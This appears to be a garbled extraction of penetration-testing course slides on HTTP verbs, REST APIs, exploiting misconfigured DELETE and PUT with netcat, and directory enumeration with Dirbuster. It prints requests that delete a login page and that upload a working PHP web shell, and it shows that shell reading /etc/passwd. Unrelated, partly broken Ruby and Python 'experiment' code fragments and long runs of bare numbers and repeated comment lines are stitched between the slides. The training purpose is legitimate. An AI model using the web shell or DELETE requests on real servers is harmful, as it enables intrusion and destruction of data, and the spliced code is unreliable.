2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203  
2204  
2205  
2206  
2207  
2208  
2209  
2210  
2211  
2212  
221
```

4.3.6.1 REST APIs

You should be aware of the existence of web applications called **REST APIs**.

For those who are curious about what it stands for, it means Representational State Transfer Application Programming Interface.



4.3.6.1 REST APIs

REST APIs are a specific type of web application that relies strongly on almost all **HTTP Verbs**.

They are often referred to as „**web services**” or simply „**APIs**”.



4.3.6.1 REST APIs

Since these applications rely heavily on all **HTTP Verbs**, you can expect them to have subverted functionality.

It is common for such applications to use **„PUT”** for saving **data** and not for saving files.

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

def context
  experiment.context
end

def initialize_the_name_of_the_experiment
  def experiment_name
    experiment.name
  end
end

def check_if_the_result_is_a_match_between_two_experiments
  def match?
    # ...
  end
end
```



4.3.6.1 REST APIs

Before you report that a „**PUT / DELETE**” method was found during a penetration testing engagement, you should confirm its exact impact twice.

It is sometimes easy to confuse **REST API's PUT** method, which simply creates new content with a **PUT** method that allows us to create an arbitrary file.

4.3.6.1 REST APIs

After issuing a **PUT request**, you should try to look for the existence of the file you created.

4.3.7 Using HTTP 1.0 Syntax

As you saw in the previous examples, using the HTTP 1.1 syntax implies also sending a `Host :` header in your request. If you use HTTP 1.0, you can skip the `Host :` header.

Example:



```
OPTIONS / HTTP/1.0
```

Please note, that sometimes enabled HTTP verbs depend on the hostname you are probing!

4.3.8 Exploiting Misconfigured HTTP Verbs

Now that you know how to use some HTTP Verbs, it is time to see how to use them to exploit a misconfigured web server.

Firstly, a pentester must enumerate the available methods or verbs.

4.3.8.1 Enumeration with OPTIONS

You can do that by sending an `OPTIONS` message with *Netcat*.



```
$ nc victim.site 80
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2015 13:30:56 GMT
Server: Apache/2.2.22 (Debian)
Allow: GET,HEAD,POST,PUT,DELETE,OPTIONS
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```



4.3.8.2 Exploiting DELETE

To exploit the DELETE verb, you just have to specify the file you want to delete from the server; this shows how an unauthenticated DELETE method can remove an arbitrary resource on the server.



```
$ nc victim.site 80
DELETE /path/to/resource.txt HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Tue, 27 Jan 2015 13:37:19 GMT
```

```
Server: Apache/2.2.22 (Debian)
```

```
Vary: Accept-Encoding
```

```
Connection: close
```

```
21 # @param: control = the experiment's control
22 # @param: observations = the experiment's observations
23 # @param: experiment = the experiment's name
24 # @param: observations = an array of Observations, in ascending order
25 # @param: control = the control observation
26
27 def initialize(experiment, observations = [], control = nil)
28   @experiment = experiment
29   @observations = observations
30
```



4.3.8.2 Exploiting DELETE

Here we see an example of deleting a login page, thus making logging in impossible for every user.



```
$ nc victim.site 80  
DELETE /login.php HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Tue, 27 Jan 2015 13:37:19 GMT
```

```
Server: Apache/2.2.22 (Debian)
```

```
Vary: Accept-Encoding
```

```
Connection: close
```



4.3.8.3 Exploiting PUT

Exploiting a PUT method is more **complex** because you have to know the **size** of the file you want to upload on the server. To do that you can use the Unix utility `wc` (word counter) with its `-m` parameter to count how long, in bytes, your payload is.

Example:



```
$ wc -m payload.php
20 payload.php
```

```
38 @experiment - experiment
39 @observations - observations
40 @control - control
41 @candidates - observations - imontrol
42 evaluate_candidates
43
44 freeze
45
46
47
48 * PARSING the experiment's context
49 def context
50   experiment.context
51 end
52
53 * PARSING the name of the experiment
54 def experiment_name
55   experiment.name
```



4.3.8.3 Exploiting PUT

You can then use the size you got to build the PUT message. In the following example, you see how to upload a page displaying information about the PHP installation on a server.

Example:

```
</>  
$ nc victim.site 80  
PUT /payload.php HTTP/1.0  
Content-type: text/html  
Content-length: 20  
  
<?php phpinfo(); ?>
```

```
21  
22  
23 * @param $experiment - the Experiment data object to use  
24 * @param $observations - an array of Observations, in ascending order  
25 * @param $control - the control Observation  
26  
27  
28 def skillRanking(experiment, observations = [], control = null)  
29  
30 @experiment = experiment  
31 @observations = observations  
32 @control = control  
33 @candidates = observations - [control]  
34 evaluate_candidates  
35  
36 freeze
```


4.3.8.4 Uploading a PHP Shell with PUT

Let's see how to code a shell and upload it to the victim server via **PUT**.

First, let's analyze the shell code.

[illegible]

4.3.8.4 Uploading a PHP Shell with PUT

The following code contains a small but effective PHP shell.

```
</>  
<?php  
if (isset($_GET['cmd']))  
{  
    $cmd = $_GET['cmd'];  
    echo '<pre>';  
    $result = shell_exec($cmd);  
    echo $result;  
    echo '</pre>';  
}  
?>
```

Runs the following code only if the GET *cmd* parameter is set

Reads the command to execute


Runs the command by using the OS shell

Displays the output of the command

4.3.8.4 Uploading a PHP Shell with PUT

You can use it by passing your command via the cmd GET parameter.

In the following example, we list the content of the current directory by asking the shell to execute the `ls` command.



4.3.8.4 Uploading a PHP Shell with PUT

The shell has the same permissions of the web server it runs on. For example, we can write a file.



4.3.8.4 Uploading a PHP Shell with PUT

We can also read it.



4.3.8.4 Uploading a PHP Shell with PUT

And, we can even read a system file.



The screenshot shows an Iceweasel web browser window with the title bar 'Iceweasel'. The address bar contains the URL 'http://victi...0/etc/passwd' and a tab icon. The main content area displays the output of a shell script executed via a web browser, showing the contents of the /etc/passwd file. The output lists system users and their home directories and shells.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

4.3.8.4 Uploading a PHP Shell with PUT

Remember that PUT requires that we pass the content length. So we have to know the shell size:



```
$ wc -m shell.php
136 shell.php
```



4.3.8.4 Uploading a PHP Shell with PUT

We can then build a valid PUT request.



```
$ nc victim.site 80
PUT /payload.php HTTP/1.0
Content-type: text/html
Content-length: 136

<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>
```



4.3.9 Conclusions

Misconfigured HTTP Verbs are becoming rare in web servers. This because of the evolution of web technologies and better default configuration files.

On the other hand, you can still find a lot of misconfigured HTTP methods in **embedded devices, IP cameras, digital video recorders**, and other "smart" devices.

4.3.10 Video - Netcat

Netcat Video

In the Netcat video you will learn more examples of using netcat in penetration testing.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Directories and Files Enumeration



4.4 Directories and Files Enumeration

How does this support my pentesting career?

Ability to:

- Find and utilize testing features
- Exploit information saved in backup or old files
- Find hidden resources

4.4 Directories and Files Enumeration

But even unlinked files and directories can be accessed by anyone knowing their URL.

Referring to the previous example, a beta tester could access the new version of the website by opening `http://site.com/new` in a web browser.



4.4 Directories and Files Enumeration

Enumeration helps you find those "hidden" resources that often contain:

- New and untested features
- Backup files
- Testing information
- Developer's notes

and many other types of information left there because "*no one knows their URL*".

```
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```


4.4 Directories and Files Enumeration

Discovering unpublished, old or backup files can give you a lot of information and sometimes access to very sensitive files.

Indeed, programmers often leave backup files on servers. These can contain sensitive information, such as the IP address of a backend database server or the credentials used to test a feature.

```
20 def _create_experiment(self):
21     """Create a new experiment"""
22
23     # Create the experiment file
24     # observations - an array of Observations, in random order
25     # control - the control observation
26
27     # Create the experiment file
28     @experiment = experiment
29     @observations = observations
30     @control = control
31     @candidates = observations - [control]
32     @candidates = [control]
33
34     # Create the experiment's control
35     # Create the experiment's control
36     # Create the experiment's control
37     # Create the experiment's control
38     # Create the experiment's control
39     # Create the experiment's control
40     # Create the experiment's control
41     # Create the experiment's control
42     # Create the experiment's control
43     # Create the experiment's control
44     # Create the experiment's control
45     # Create the experiment's control
46     # Create the experiment's control
47     # Create the experiment's control
48     # Create the experiment's control
49     # Create the experiment's control
50     # Create the experiment's control
51     # Create the experiment's control
52     # Create the experiment's control
53     # Create the experiment's control
54     # Create the experiment's control
55     # Create the experiment's control
56     # Create the experiment's control
57     # Create the experiment's control
58     # Create the experiment's control
59     # Create the experiment's control
60     # Create the experiment's control
61     # Create the experiment's control
62     # Create the experiment's control
63     # Create the experiment's control
64     # Create the experiment's control
65     # Create the experiment's control
66     # Create the experiment's control
67     # Create the experiment's control
68     # Create the experiment's control
69     # Create the experiment's control
70     # Create the experiment's control
71     # Create the experiment's control
72     # Create the experiment's control
73     # Create the experiment's control
74     # Create the experiment's control
75     # Create the experiment's control
76     # Create the experiment's control
77     # Create the experiment's control
78     # Create the experiment's control
79     # Create the experiment's control
80     # Create the experiment's control
81     # Create the experiment's control
82     # Create the experiment's control
83     # Create the experiment's control
84     # Create the experiment's control
85     # Create the experiment's control
86     # Create the experiment's control
87     # Create the experiment's control
88     # Create the experiment's control
89     # Create the experiment's control
90     # Create the experiment's control
91     # Create the experiment's control
92     # Create the experiment's control
93     # Create the experiment's control
94     # Create the experiment's control
95     # Create the experiment's control
96     # Create the experiment's control
97     # Create the experiment's control
98     # Create the experiment's control
99     # Create the experiment's control
100    # Create the experiment's control
```



4.4 Directories and Files Enumeration

In the following slides, you will see how to enumerate and access those resources and leverage this information to carry out your tests.

There are two ways to enumerate resources:

- Pure brute-force
- Dictionary attacks

```
21 # Optional: context is the experiment's context
22
23 # Note: context is the experiment's context
24 # observations is an array of Observations, in this case
25 # control is the control observation
26
27
28 def initialize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations + [control]
33   evaluate_candidates
34
35   freeze
36
37   # Print the experiment's context
38   def context
39     @experiment.context
40   end
41
42   # Return the name of the experiment
43   def experiment_name
44     @experiment.name
45   end
46
47   # Return the result of a match between an observation and the control
48   def match?
49     # ...
50   end
51
52   @score = result[0]
53 end
```

4.4.1 Brute-force Enumeration

Pure **brute-force** is very simple; you have to try every possible combination of characters; this is the only way to test for **every possible** resource name. On the other hand, this method is very inefficient since you will test a lot of non-existing resources.

Example:

You need **287979** trials to find just the string "**home**" by means of a brute-force test, using only lower-case characters.

```
27 def initialize(experiment, observations = {}, control = nil)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = initialize_candidates
32   evaluate_candidates
33
34   freeze
35 end
36
37 # Handle the experiment's context
38 def context
39   @experiment.context
40 end
41
42 # Handle the name of the experiment
43 def experiment_name
44   @experiment.name
45 end
46
47 # Handle the trials
48 def trials
49   @trials
```

4.4.2 Dictionary-based Enumeration

Testing for every possible combination of characters to enumerate a resource is time-consuming.

By understanding what common names people tend to give files and directories, and what common extensions these may have, we can optimize our search.

```
def enumerate_candidates(
    experiment: str,
    observations: List[str],
    control: str,
    candidates: List[str]
) -> List[str]:
    """Enumerate candidates for a given experiment and control.

    Parameters
    ----------
    experiment : str
        The experiment name.
    observations : List[str]
        An array of observations.
    control : str
        The control observation.
    candidates : List[str]
        A list of candidates.

    Returns
    -------
    List[str]
        A list of candidates.
    """
    # Initialize the candidates list
    candidates = []

    # Iterate over the observations
    for observation in observations:
        # Iterate over the candidates
        for candidate in candidates:
            # Evaluate the candidate
            evaluate_candidate(
                experiment=experiment,
                observations=observations,
                control=control,
                candidates=candidates
            )

    # Return the candidates
    return candidates
```

4.4.2 Dictionary-based Enumeration

So another, faster, way to enumerate resources is to use a list of common file names, directory names and files extensions.

Example:

Some common backup file names are: `.bak`, `.old`, `.txt` and `.xxx`.

```
21 # @param: context is the experiment's context
22 # @param: candidates is a list of candidates
23 # @param: observations is the experiment's observations
24 # @param: control is the control observation
25 # @param: candidates is the control observation
26 # @param: candidates is the control observation
27
28 def initialize(experiment, observations = [], control = None)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = candidates
33   evaluate_candidates
34
35   freeze
36 end
37
38 # @param: the experiment's context
39 def context
40   @experiment.context
41 end
42
43 # @param: the experiment's context
44 # @param: the experiment's context
45 # @param: the experiment's context
46 # @param: the experiment's context
47
48 # @param: the experiment's context
49 # @param: the experiment's context
50 # @param: the experiment's context
51 # @param: the experiment's context
52 # @param: the experiment's context
53 # @param: the experiment's context
54 # @param: the experiment's context
55 # @param: the experiment's context
56 # @param: the experiment's context
57 # @param: the experiment's context
58 # @param: the experiment's context
59 # @param: the experiment's context
60 # @param: the experiment's context
61 # @param: the experiment's context
62 # @param: the experiment's context
63 # @param: the experiment's context
64 # @param: the experiment's context
65 # @param: the experiment's context
66 # @param: the experiment's context
67 # @param: the experiment's context
68 # @param: the experiment's context
69 # @param: the experiment's context
70 # @param: the experiment's context
71 # @param: the experiment's context
72 # @param: the experiment's context
73 # @param: the experiment's context
74 # @param: the experiment's context
75 # @param: the experiment's context
76 # @param: the experiment's context
77 # @param: the experiment's context
78 # @param: the experiment's context
79 # @param: the experiment's context
80 # @param: the experiment's context
81 # @param: the experiment's context
82 # @param: the experiment's context
83 # @param: the experiment's context
84 # @param: the experiment's context
85 # @param: the experiment's context
86 # @param: the experiment's context
87 # @param: the experiment's context
88 # @param: the experiment's context
89 # @param: the experiment's context
90 # @param: the experiment's context
91 # @param: the experiment's context
92 # @param: the experiment's context
93 # @param: the experiment's context
94 # @param: the experiment's context
95 # @param: the experiment's context
96 # @param: the experiment's context
97 # @param: the experiment's context
98 # @param: the experiment's context
99 # @param: the experiment's context
100 # @param: the experiment's context
```

4.4.2 Dictionary-based Enumeration

Using a dictionary to enumerate web resources is much more efficient than using pure brute force.

Example:

We did a test in our labs, and:

- Performing a recursive dictionary-based enumeration of an **entire website** takes approximately **two thousand requests**.
- Enumerating via brute force a **single resource** like `/score` takes more than **eight thousand requests!**

```
21 # Dictionary-based enumeration
22 # Dictionary-based enumeration
23 # Dictionary-based enumeration
24 # Dictionary-based enumeration
25 # Dictionary-based enumeration
26 # Dictionary-based enumeration
27 # Dictionary-based enumeration
28 # Dictionary-based enumeration
29 # Dictionary-based enumeration
30 # Dictionary-based enumeration
31 # Dictionary-based enumeration
32 # Dictionary-based enumeration
33 # Dictionary-based enumeration
34 # Dictionary-based enumeration
35 # Dictionary-based enumeration
36 # Dictionary-based enumeration
37 # Dictionary-based enumeration
38 # Dictionary-based enumeration
39 # Dictionary-based enumeration
40 # Dictionary-based enumeration
41 # Dictionary-based enumeration
42 # Dictionary-based enumeration
43 # Dictionary-based enumeration
44 # Dictionary-based enumeration
45 # Dictionary-based enumeration
46 # Dictionary-based enumeration
47 # Dictionary-based enumeration
48 # Dictionary-based enumeration
49 # Dictionary-based enumeration
50 # Dictionary-based enumeration
51 # Dictionary-based enumeration
52 # Dictionary-based enumeration
53 # Dictionary-based enumeration
54 # Dictionary-based enumeration
55 # Dictionary-based enumeration
56 # Dictionary-based enumeration
57 # Dictionary-based enumeration
58 # Dictionary-based enumeration
59 # Dictionary-based enumeration
60 # Dictionary-based enumeration
61 # Dictionary-based enumeration
62 # Dictionary-based enumeration
63 # Dictionary-based enumeration
64 # Dictionary-based enumeration
65 # Dictionary-based enumeration
66 # Dictionary-based enumeration
67 # Dictionary-based enumeration
68 # Dictionary-based enumeration
69 # Dictionary-based enumeration
70 # Dictionary-based enumeration
71 # Dictionary-based enumeration
72 # Dictionary-based enumeration
73 # Dictionary-based enumeration
74 # Dictionary-based enumeration
75 # Dictionary-based enumeration
76 # Dictionary-based enumeration
77 # Dictionary-based enumeration
78 # Dictionary-based enumeration
79 # Dictionary-based enumeration
80 # Dictionary-based enumeration
81 # Dictionary-based enumeration
82 # Dictionary-based enumeration
83 # Dictionary-based enumeration
84 # Dictionary-based enumeration
85 # Dictionary-based enumeration
86 # Dictionary-based enumeration
87 # Dictionary-based enumeration
88 # Dictionary-based enumeration
89 # Dictionary-based enumeration
90 # Dictionary-based enumeration
91 # Dictionary-based enumeration
92 # Dictionary-based enumeration
93 # Dictionary-based enumeration
94 # Dictionary-based enumeration
95 # Dictionary-based enumeration
96 # Dictionary-based enumeration
97 # Dictionary-based enumeration
98 # Dictionary-based enumeration
99 # Dictionary-based enumeration
100 # Dictionary-based enumeration
```

4.4.3 Enumerating Web Resources with Dirbuster

Even if you have a dictionary at your disposal, testing all common resources names and extensions by hand would be impractical. Fortunately, this testing process can be automated.


A very common tool to perform web enumeration is **OWASP Dirbuster**.

```
18 def initialize(experiment, observations = [], context = nil)
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - @control
23   evaluate_candidates
24
25   freeze
26 end
27
28 # Returns the experiment's context
29 def context
30   @experiment.context
31 end
32
33 # Returns the result of a match between an observation and a candidate
34 def match?
35   @observations[result] == @candidates[result]
36 end
```

4.4.3 Enumerating Web Resources with Dirbuster

Dirbuster is a java application that can perform web resources enumeration.

You can download *Dirbuster* [here](#).




4.4.3 Enumerating Web Resources with Dirbuster

To use it you have to set your **target** (i.e., the URL of the site you want to test).

The screenshot shows the OWASP DirBuster 1.0-RC1 application window. The title bar reads 'OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing'. The menu bar includes 'File', 'Options', 'About', and 'Help'. The main interface has several sections: 'Target URL (eg http://example.com:80/)' with an empty text box; 'Work Method' with radio buttons for 'Use GET requests only' and 'Auto Switch (HEAD and GET)'; 'Number Of Threads' with a slider set to 10 and a 'Go Faster' checkbox; 'Select scanning type:' with radio buttons for 'List based brute force' (selected) and 'Pure Brute Force'; a 'File with list of dirs/files' section with a text box, 'Browse', and 'List Info' buttons; 'Char set' with a dropdown menu showing 'a-zA-Z0-9%20-_', 'Min length' set to 1, and 'Max Length' set to 8; 'Select starting options:' with checkboxes for 'Brute Force Dirs' (checked), 'Be Recursive' (checked), 'Brute Force Files' (checked), and 'Use Blank Extension' (unchecked); 'Dir to start with' set to '/'; 'File extension' set to 'php'; a 'URL to fuzz - /test.html?url={dir}.asp' text box; an 'Exit' button; and a 'Start' button. At the bottom, it says 'Please complete the test details'.


4.4.3 Enumerating Web Resources with Dirbuster

You can then choose if you want to perform a pure brute-force or a dictionary-based brute-force.



